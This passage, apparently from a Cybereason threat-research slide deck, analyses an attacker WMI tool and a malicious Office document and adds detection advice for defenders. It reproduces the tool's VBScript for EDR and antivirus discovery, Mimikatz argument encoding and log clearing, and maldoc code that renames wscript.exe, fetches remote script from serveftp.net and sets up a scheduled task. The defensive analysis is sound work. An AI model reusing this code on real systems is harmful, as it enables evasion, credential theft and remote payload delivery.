               "Where ExecutablePath Like '%receptor%' OR ExecutablePath Like '%FireEye%' " & _
               "OR ExecutablePath Like '%Sophos%'    OR ExecutablePath Like '%Avecto%' " & _
               "OR ExecutablePath Like '%Sysmon%'    OR ExecutablePath Like '%CarbonBlack%' " & _
               "OR ExecutablePath Like '%Tanium%'    OR ExecutablePath Like '%Security%' " & _
               "OR ExecutablePath Like '%Fidelis%'   OR ExecutablePath Like '%CrowdStrike%' " & _
               "OR ExecutablePath Like '%Symantec%'  OR ExecutablePath Like '%AVG%' " & _
               "OR ExecutablePath Like '%AntiVirus%' OR ExecutablePath Like '%AVAST%' " & _
               "OR ExecutablePath Like '%Kaspersky%' OR ExecutablePath Like '%Avira%' " & _
               "OR ExecutablePath Like '%ESET%'      OR ExecutablePath Like '%F-Secure%' " & _
               "OR ExecutablePath Like '%PCPitstop%' OR ExecutablePath Like '%ESTsoft%' " & _
               "OR ExecutablePath Like '%DrWeb%'     OR ExecutablePath Like '%Mcafee%' " & _
               "OR ExecutablePath Like '%Trend_Micro%' OR ExecutablePath Like '%K7_Computing%' " & _
               "OR ExecutablePath Like '%LanScope%'  OR ExecutablePath Like '%Protect%' " & _
               "OR ExecutablePath Like '%cylance%'   OR ExecutablePath Like '%Palo_Alto%' " & _
               "OR ExecutablePath Like '%Fujitsu%'   OR ExecutablePath Like '%Systemwalker%' " & _
               "OR ExecutablePath Like '%Confer%' " & _
               "OR Caption Like '%hpe%'       OR Caption Like '%tan%'     OR Caption Like '%sysmon%' " & _
               "OR Caption Like '%endpoint%'  OR Caption Like '%falcon%'  OR Caption Like '%cb.exe' " & _
               "OR Caption Like '%almon.exe'  OR Caption Like '%cylance%' OR Caption Like '%avguix%' " & _
               "OR Caption Like '%ragent%'    OR Caption Like '%xagt%'    OR Caption Like '%defend%' " & _
               "OR Caption Like '%sgnmaster%' OR Caption Like '%swc_%'    OR Caption Like '%swi_%' " & _
               "OR Caption Like '%SAVAdminS%' OR Caption Like '%SISI%'    OR Caption Like '%LspSrv%' " & _
               "OR Caption Like '%CSNest%'    OR Caption Like '%Rep%' "
    If GetWMIObject(objWMIService, strQuery, arrResult) Then
        PrintGWResult arrResult, "table"
    End If
End Function
```

WMIEXEC - ANTI-EDR_

cybereason

```
Function ShellCC2(objWMIService)
    WriteLine "[+] Checking product..."
    strQuery = "Select Name,Version,Vendor,InstallLocation " & _
               "From Win32_Product " & _
               "Where Name Like '%AVG%'     OR Name Like '%EndPoint%'     OR Name Like '%Sophos%' " & _
               "OR Name Like '%Cylance%'    OR Name Like '%CrowdStrike%'  OR Name Like '%Trend%' " & _
               "OR Name Like '%Sensor%'     OR Name Like '%Defense%'      OR Name Like '%Virus%' " & _
               "OR Name Like '%Protect%'    OR Name Like '%Monitor%'      OR Name Like '%Secure%' "
    If GetWMIObject(objWMIService, strQuery, arrResult) Then
        PrintGWResult arrResult, "table"
    End If
End Function
```

```
Case "check-cyber", "cc"
    CommandShell = ShellCC(objWMIService)
Case "check-cyber2", "cc2"
    CommandShell = ShellCC2(objWMIService)
```

```
[+] Checking process...
Caption       ExecutablePath
============ ======================
Sysmon64.exe C:\Windows\Sysmon64.exe
[:127.0.0.1] c:\>cc2
cc2
[+] Checking product...
Name                Version  Vendor     InstallLocation
================== ======== ========== ===============
Cybereason Sensor 19.0.4.0 Cybereason
```

WMIEXEC - ANTI-EDR_

cybereason

```
Function ShellELSE(boolLocalCommand, boolWMIMode, objWMIService, strKeyWord, arrArguments, intTimeOut)
    strCommand = strKeyWord & " " & arrArguments(0)
    If (InStr(LCase(strCommand), "lsadump::lsa /patch") > 0) And _
       (InStr(objRemoteOSInfo.Version, "6.2.9200") > 0) Then
        WriteLine "[!] 2012 does not support patch mode."
        Exit Function
    End If

If boolAutoConvertBase64 Then
    If (InStr(LCase(strCommand), "privilege::") > 0) OR _
       (InStr(LCase(strCommand), "sekurlsa::") > 0)  OR _
       (InStr(LCase(strCommand), "process::") > 0)   OR _
       (InStr(LCase(strCommand), "lsadump::") > 0)   OR _
       (InStr(LCase(strCommand), "token::") > 0)     Then
        strCommand = strKeyWord & " " & Base64EncodeString(arrArguments(0), True, True)
    End If
End If

        'If boolWMIMode Then
        '    WriteLine "[!] Warning, WMI Only!"
        'Else
        '    ShellExec objWMIService, strCommand, True, True, "", intTimeOut
        'End If
        ShellExec objWMIService, strCommand, True, True, "", intTimeOut
    End If
End Function
```

WMIEXEC - ANTI-EDR_

cybereason

```
Case "cd"
Case "put"
Case "get"
Case "base64" ' base64 encoded Mimicatz arguments
Case "baseput"
Case "baseget"
Case "get-dotnet", "gdv"
Case "remove-reg", "rr"
Case "get-reg", "gr"
Case "new-reg", "nr"
Case "get-client", "gc"
Case "get-domain", "gdo"
Case "get-os", "os"
Case "get-cpu", "cpu"
Case "get-video", "gv"
Case "get-share", "gs"
Case "get-sharepermission", "gsp"
Case "new-share", "ns"
Case "remove-share", "rs"
Case "ifconfig"
Case "route-print", "rpt"
Case "remove-file", "rm"
Case "copy-file", "cp"
Case "move-file", "mv"
Case "find-file", "ff"
Case "ls"
Case "hotfix-check", "qfe"
Case "check-wdigest", "cw"
Case "service-available", "sa"
Case "get-service", "gsv"
```

```
Case "new-service", "nsv"
Case "start-service", "sasv"
Case "stop-service", "spsv"
Case "remove-service", "rmsv"
Case "clear-event", "cev"
Case "get-event", "gev"
Case "get-time", "now"
Case "check-cyber", "cc"
Case "check-cyber2", "cc2"
Case "get-product", "gpd"
Case "get-anti", "gat"
Case "get-job", "gj"
Case "exec-job", "ej"
Case "new-job", "nj"
Case "remove-job", "rj"
Case "get-process", "ps"
Case "start-process", "saps", "start"
Case "stop-process", "kill"
Case "connection-test", "test"
Case "get-volume", "gvol"
Case "get-logonuser", "glu"
Case "get-wmiobject", "gw"
Case "map-remotedrive", "map"
Case "remove-drive", "rmap"
Case "change-defaultshare"
Case "mmc-exec", "mmc"
Case "arr"  'Array of arguments
Case Else
```

WMIEXEC DETECTION_

cybereason

Destination machine


cmd.exe /c <COMMAND> > C:\wmi.dll 2>&1
cmd.exe /c <COMMAND> > C:\wmil.dll /F > nul 2>&1
cmd.exe /c <COMMAND> 1>C:\windows\system32\normpnhsn.nls 2>>&1

Note:

- file output modifiable!
- early tool default file was wmi.dll
- later versions norm<random>.nls for more blending in

Detection advice:

- Be broader than the tool!
- Data stack ALL WMI child events!
- Parent: wmiprvse.exe




cybereason

WMI UNSKILLED RED_

WMI SKILLED RED_

cybereason



BINARY RENAME_

Bypass rigid path based application whitelisting and detections.
My use case is sub tactic, expanding the “Living of the Land” concept.


Used across the whole attack lifecycle

- Download Cradles
- Persistence
- Reconnaissance
- Privilege Escalation
- Lateral Movement
- Exfiltration

ATT&CK T1036 - Masquerading
https://attack.mitre.org/techniques/T1036/

MALDOC - BINARY RENAME_

cybereason



MALDOC - BINARY RENAME_

cybereason

```
Function dfgfgeropu(DesDir As String)
    Dim strPath As String
    strPath = DesDir & "\ProgramData\Error.Log"
    Data= '<BASE64 encoded blob>'

    Dim decode
    decode = Base64Decode(Data)
    Dim fso As Object
    Set fso = CreateObject(Scripting.FileSystemObject)
    Dim oFile As Object
    Set oFile = fso.CreateTextFile(strPath)
    oFile.WriteLine decode
    oFile.Close
    Set fso = Nothing
    Set oFile = Nothing
    Set OFSO = CreateObject(Scripting.FileSystemObject)
    Dim arcPath As String
    arcPath = DesDir & "\\Windows\\SysWOW64"
    If OFSO.FolderExists(arcPath) = True Then
        FileCopy DesDir & "\Windows\SysWOW64\wscript.exe", DesDir & "\ProgramData\ErroLogon.exe"
    Else
        FileCopy DestDir & "\Windows\System32\wscript.exe", DestDir & "\ProgramData\ErroLogon.exe"
    End If
End Function
```

MALDOC - BINARY RENAME_

cybereason

```
Dim strPath As String
strPath = DesDir & "\ProgramData\Error.Log"
Data= '<BASE64 encoded blob>'

Dim decode
decode = Base64Decode(Data)
Dim fso As Object
Set fso = CreateObject(Scripting.FileSystemObject)
Dim oFile As Object
Set oFile = fso.CreateTextFile(strPath)
oFile.WriteLine decode
oFile.Close
```

```
' Decoded to mostly junk with payload
GetObject("script:https://services.serveftp.net/domain.png")
```

```
If OFSO.FolderExists(arcPath) = True Then
    FileCopy DesDir & "\Windows\SysWOW64\wscript.exe", DesDir & "\ProgramData\ErroLogon.exe"
Else
    FileCopy DestDir & "\Windows\System32\wscript.exe", DestDir & "\ProgramData\ErroLogon.exe"
End If
```

MALDOC - BINARY RENAME_

cybereason

```
Function AddTask(DesDir As String)
    Const TriggerTypeTime = 1
    Const ActionTypeExec = 0
    Set service = CreateObject(Schedule.Service)
    Call service.Connect
    Dim rootFolder
    Set rootFolder = service.GetFolder("/")
    Dim taskDefinition
    Set taskDefinition = service.NewTask(0)
    Dim principal
    Set principal = taskDefinition.principal
    principal.LogonType = 3
    Dim settings
    Set settings = taskDefinition.settings
    settings.Enabled = True
    settings.StartWhenAvailable = True
    settings.Hidden = False
    Dim triggers
    Set triggers = taskDefinition.triggers
    Dim trigger
    Set trigger = triggers.Create(TriggerTypeTime)
    Dim startTime, endTime
    Dim time
